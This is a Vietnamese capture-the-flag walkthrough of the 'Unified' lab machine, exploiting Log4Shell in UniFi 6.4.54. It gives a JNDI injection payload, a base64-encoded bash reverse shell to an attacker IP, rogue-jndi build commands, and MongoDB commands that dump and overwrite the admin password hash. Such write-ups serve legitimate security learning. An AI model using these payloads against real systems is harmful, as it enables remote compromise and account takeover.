

**Unified**

attacker-ip: 10.10.14.5

target-ip: 10.129.245.148




Phần mềm đang chạy trên cổng 8443 là UniFi network, phiên bản 6.4.54



Ứng dụng bị dính lỗ hổng Log4j!

**Exploitation**


Lỗ hổng nằm trong trường rememberme khi bạn đăng nhập:




Để kiểm tra lỗ hổng, chúng ta nhập payload trong trường remember:

${jndi:ldap://10.10.14.5}

Nếu máy chủ kết nối ngược với chúng ta thì ứng dụng bị dính lỗ hổng





Tiếp theo, chúng ta sẽ cố lấy reverse shell để tương tác với hệ điều hành Linux. Đầu tiên, bạn cần clone và xây dựng công cụ rogue-jndi từ Github:

https://github.com/veracode-research/rogue-jndi

Đảm bảo bạn đã cài đặt Maven và Java trước khi biên dịch công cụ này.


git clone https://github.com/veracode-research/rogue-jndi && cd rogue-jndi && mvn package

Sau khi Java biên dịch, bạn sẽ phải tạo 1 lệnh để vận chuyển reverse shell. Hãy tạo reverse shell và mã hóa base64 bằng lệnh sau:

echo 'bash -c bash -i >&/dev/tcp/10.10.14.5/4444 0>&1' | base64


Xây dựng lệnh của bạn trong rogue-jndi:

java -jar rogue-jndi/target/RogueJndi-1.1.jar --command "bash -c {echo,YmFzaCAtYyBiYXNoIC1pID4mL2Rldi90Y3AvMTAuMTAuMTQuNS80NDQ0IDA+JjEK}|{base64,-d}|{bash,-i}" --hostname "10.10.14.5"



Thay đổi payload là:


${jndi:ldap://10.10.14.5:1389/o=tomcat}



**Post Explotation**

Khi bạn có reverse shell, bạn sẽ nhanh chóng nhận ra mình không phải là root.


MongoDB đang lắng nghe trên localhost mà không cần xác thực




Tương tác với dịch vụ MongoDB và cố gắng trích xuất mật khẩu của administrator:

mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"

Tên cơ sở dữ liệu mặc định của ứng dụng UniFi là ace.




Password hash được lưu trong biến x\_shadow nhưng trong trường hợp này nó không bẻ khóa được. Chúng ta sẽ tạo mật khẩu mới cho admin:



Thay biến x\_shadow với hash chúng ta vừa tạo:


mongo --port 27117 ace --eval 'db.admin.update({"\_id":

ObjectId("61ce278f46e0fb0012d47ee4")},{$set:{"x\_shadow":"$6$SkN96ecVmdcQSvO5$KLXlhLeUpipQSclCuD8OoxmsTCkfn0JScjflTFK/csvFUbV2B0VtMxSblFKGMJc5VMsrP4o1Iyx3s8h5Lz9tj0"}})'




Bây giờ quay lại trang web và đăng nhập administrator

Vào trang Settings🡪 Site, lấy thông tin đăng nhập SSH của root:



root: NotACrackablePassword4U2022



Tham khảo:

https://github.com/puzzlepeaches/Log4jUnifi

https://www.sprocketsecurity.com/resources/another-log4j-on-the-fire-unifi